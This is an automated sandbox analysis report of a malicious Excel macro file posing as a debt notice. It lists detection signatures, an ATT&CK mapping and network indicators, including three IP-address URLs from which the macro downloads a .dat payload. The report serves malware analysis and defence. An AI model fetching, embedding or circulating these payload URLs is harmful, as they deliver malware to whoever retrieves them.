

ID: 404114
Sample Name: Outstanding-Debt-1754918061-05042021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:17:26
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report Outstanding-Debt-1754918061-05042021.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 19
General 19
File Icon 20
Static OLE Info 20
General 20
OLE File "/opt/package/joesandbox/database/analysis/404114/sample/Outstanding-Debt-1754918061-05042021.xlsm" 20
Indicators 20
Summary 20
Document Summary 20
Streams with VBA 20
VBA File Name: Blasr.bas, Stream Size: 1166 20
General 21
VBA Code Keywords 21
VBA Code 21
VBA File Name: Briks.cls, Stream Size: 990 21
General 21
VBA Code Keywords 21
VBA Code 21
VBA File Name: Byutut.bas, Stream Size: 1056 21

General 21
VBA Code Keywords 22
VBA Code 22
VBA File Name: Class1.cls, Stream Size: 1151 22
General 22
VBA Code Keywords 22
VBA Code 22
VBA File Name: Class2.cls, Stream Size: 999 22
General 22
VBA Code Keywords 22
VBA Code 23
VBA File Name: Class3.cls, Stream Size: 999 23
General 23
VBA Code Keywords 23
VBA Code 23
VBA File Name: Kikide.cls, Stream Size: 1249 23
General 23
VBA Code Keywords 23
VBA Code 24
VBA File Name: UserForm1.frm, Stream Size: 1526 24
General 24
VBA Code Keywords 24
VBA Code 24
VBA File Name: Vrest.bas, Stream Size: 679 24
General 24
VBA Code Keywords 24
VBA Code 24
VBA File Name: Vsewd.cls, Stream Size: 990 24
General 24
VBA Code Keywords 25
VBA Code 25
Streams 25
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856 25
General 25
Stream Path: PROJECTwm, File Type: data, Stream Size: 209 25
General 25
Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97 25
General 26
Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 26
General 26
Stream Path: UserForm1/f, File Type: data, Stream Size: 38 26
General 26
Stream Path: UserForm1/o, File Type: empty, Stream Size: 0 26
General 26
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263 26
General 26
Stream Path: VBA/dir, File Type: data, Stream Size: 1024 27
General 27
Macro 4.0 Code 27
Network Behavior 27
Snort IDS Alerts 27
Network Port Distribution 27
TCP Packets 28
UDP Packets 28
HTTP Request Dependency Graph 29
HTTP Packets 29
Code Manipulations 31
Statistics 31
System Behavior 31
Analysis Process: EXCEL.EXE PID: 6168 Parent PID: 792 31
General 31
File Activities 31
File Created 31
File Deleted 33
File Written 33
Registry Activities 41
Key Created 41
Key Value Created 42
Disassembly 42


Analysis Report Outstanding-Debt-1754918061-0504202…

Overview


General Information

Sample Name:	Outstanding-Debt-1754918061-05042021.xlsm
Analysis ID:	404114
MD5:	5ac72cad6c794e…
SHA1:	5236650b529792..
SHA256:	06b4a994cc6b96..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6168 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

System Summary:



Found malicious Excel 4.0 Macro


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-1754918061-05042021.xlsm	2%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://45.153.229.23/44313,6048108796.dat	5%	Virustotal		Browse
http://45.153.229.23/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://5.34.179.36/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://91.211.91.81/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.153.229.23/44313,6048108796.dat	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://5.34.179.36/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://91.211.91.81/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://login.microsoftonline.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://shell.suite.office.com:1443	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://autodiscover-s.outlook.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://cdn.entity.	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://powerlift.acompli.net	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high

Copyright Joe Security LLC 2021


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cortana.ai	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://api.aadrm.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://api.microsoftstream.com/api/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://cr.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://graph.ppe.windows.net	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://store.office.cn/addinstemplate	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://web.microsoftstream.com/video/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high

Copyright Joe Security LLC 2021

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://dataservice.o365filtering.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://ncus.contentsync.	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://weather.service.msn.com/data.aspx	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://apis.live.net/v5.0/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://management.azure.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://wus2.contentsync.	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
